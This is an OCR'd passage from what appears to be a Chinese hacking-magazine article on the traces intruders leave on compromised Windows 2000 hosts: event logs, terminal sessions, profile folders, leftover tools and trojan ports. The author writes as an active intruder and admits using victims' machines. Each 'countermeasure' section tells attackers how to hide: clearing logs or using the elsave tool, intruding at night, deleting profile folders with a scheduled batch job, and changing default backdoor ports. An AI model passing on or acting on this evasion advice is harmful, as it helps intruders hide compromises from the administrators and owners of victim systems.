


图 2

OK，让我们看看一个帐号的成功审核事件的记录，如图3 所示。




图 3

% 主要用户名：SYSTEM
主域：NT AUTHORITY
主登录 ID：（0x0，0x28445D9）
客户端用户名：iisuser
客户端登录ID （0，0，0，40101D1）：
客户端地址：202.xxx.xxx.94
会话名称：Unknown

很明显，这是一个3389 登录的事件，系统记录下了IP 地址、机器名称以及使用的用户名。还是很齐全的吧。

而下面是一个详细追踪的记录：

已经创建新的过程：
新的过程 ID：4269918848
映象文件名：\WINNT\system32\CMD.EXE
创建者过程 ID：2168673888
用户名：Sqlserver
域：NT AUTHORITY
登录 ID：（0x0，0x3E7）

可以看出，这是使用localsystem 来运行了cmd.exe 的记录。

LOOK 注意 另外，如果自己的日志记录得太多，日志空间使用满了，这样Win2000 就不再记录新的事件了，请在日志属性中选择按需要改写日志，这样可以记录新的事件，不过这样就可能会把需要分析的事件给改写了。

对策：如果你是用3389 登录的话，那么在事件查看器中右击鼠标，选择"清除日志"就是了。如果你是用IPC 或者Telnet 的话，那么就用榕哥专门用来擦PP 的"elsave"吧，具体用法就不多说了，自己看看说明。

2. 系统自带的管理工具

Win2000 自带的管理工具好处多多，在黑客手里可以是入侵系统的神兵利器，在管理员手里就成为了安全之盾。

用管理工具中的"终端服务管理器"，管理员可以很轻松地看到有谁正在使用自己的电脑。如图4 所示中，Sqlserver 就是我了，而那个adminstrator 当然就是对方的管理员。

啊？！管理员，快溜呀！！！




图 4




图 5

另外，Win2000 的工具中有一个很好用的“网络监视器”，从 Win98 时代，这个工具就已经出现在 Windows 系统的了。这个小程序可以很轻松的截取与本机进行连接的所有计算机的信息，例如IP 地址，连接协议等等，如图5 所示。

LOOK 注意　这个“网络监视器”在安装 Win2000 时并不是默认安装的！要使用的话就需要插入 Win2000 的安装光盘，在“添加／删除程序”那里添加安装。

对策：尽量把入侵的工作留在晚上夜深人静的时候来做。毕竟，这是不光彩的，我们也就不要太张扬，呵呵。

3．“Documents and Settings”目录

这个目录是所有帐号的足迹存放地，当然，从3389 或者本机进入使用图形界面就会留下帐号目录来。我们来看看一个帐号的“Documents and Settings”目录里面有什么东西吧，首先选择“工具”→“文件夹选项”，然后选择“查看所有文件和文件夹”，不要隐藏任何东西。看到了吗？这是我在一台肉鸡上用 3389 登录过所留下来的痕迹（我登录用的帐号是 Sqlserver)。我们来看看这个以我的帐号命名的“Sqlserver”文件夹下有什么，如图6 所示。




图 6

“「开始」菜单”：当然是存放自己帐号的“开始”中的东西，这个里面的“启动”是个好东西哦。

“Application Data”：一些应用程序留下的数据啊、备份啊什么的东西，分析用处不怎么大。

“Cookies”：如果入侵者是通过 3389 进来的，还去浏览了网页的话，那么这里就存放着足够多的 Cookie，让你能够知道他到底去了哪些地方，我就经常使用肉鸡的IE 进入自己的邮箱（当然，我每次都是擦完PP 才走的)。

“Local Settings”：这里也是一些临时数据的存放地，还有就是IE 的脱机东东。说不定能发现很多好网站哦！

“Recent”：这个文件夹是隐藏的，不过里面存放的东西实在太多了，帐号访问的目录、文件一个一个都记录在案。使用了哪些东西，看了哪些文件，都能知道得清清楚楚。

“Templates”：存放临时文件的地方。

怎么样？开始害怕了吧，要是对方管理员突然间心血来潮查看你的帐号文件夹的话，嘿嘿……

LOOK 注意　因为在用 3389 登录的时候系统是会调用这个文件夹，如果没有的话，就自动生成，登录后是删除不了的。如果没什么必要尽量不要用 3389 登录。

对策：Telnet 上对方计算机，建立一个内容为删除这个帐号文件夹的 bat 文件，用AT 命令找个时间运行就可以了。

4．黑客工具留下的痕迹

入侵者进入了系统后，那他一定会想办法获得 administrator 权限，得到了这个权限，他就能为所欲为了。按照各种介绍的入侵教材，当然是放置其它扫描器做成肉鸡、安装后门、删除日志……呵呵，这些扫描器都有足够的日志可以提供分析，还能帮自己白白收集一些肉鸡。而且从这些工具的日志（配置文件）里面也可以看出入侵者的意图以及水平等等。

问题也就来了，有的入侵者往往在肉鸡上上传了大量的工具，如果这些工具软件所在的目录深入的话那也没什么，但很多入侵者为了贪图在使用时的方便，干脆就放在了肉鸡的C 盘上。而使用肉鸡完成入侵工作后，又忘记了把这些工具删除掉。这不就等于告诉别人说“Hi，你的电脑已经被我入侵了”吗？如图7 所示，就是我在一台肉鸡的C 盘中找到的小榕写的用来克隆帐号程序的Ca，这傻瓜也够猖狂的吧！




图 7

还有，我们在给肉鸡种植木马的时候，往往会开放一些端口，而很多入侵者在配置木马的时候，懒得去修改木马默认的端口，这是很危险的！只要对方管理员在 CMD 下用“Netstat -n”，或者专门的软件查看一下本机开放了什么端口，例如看到了自己的 7626 在监听状态，谁还不知道自己中了冰河啊！如图8 所示，就是冰河被杀毒软件发现的截图。

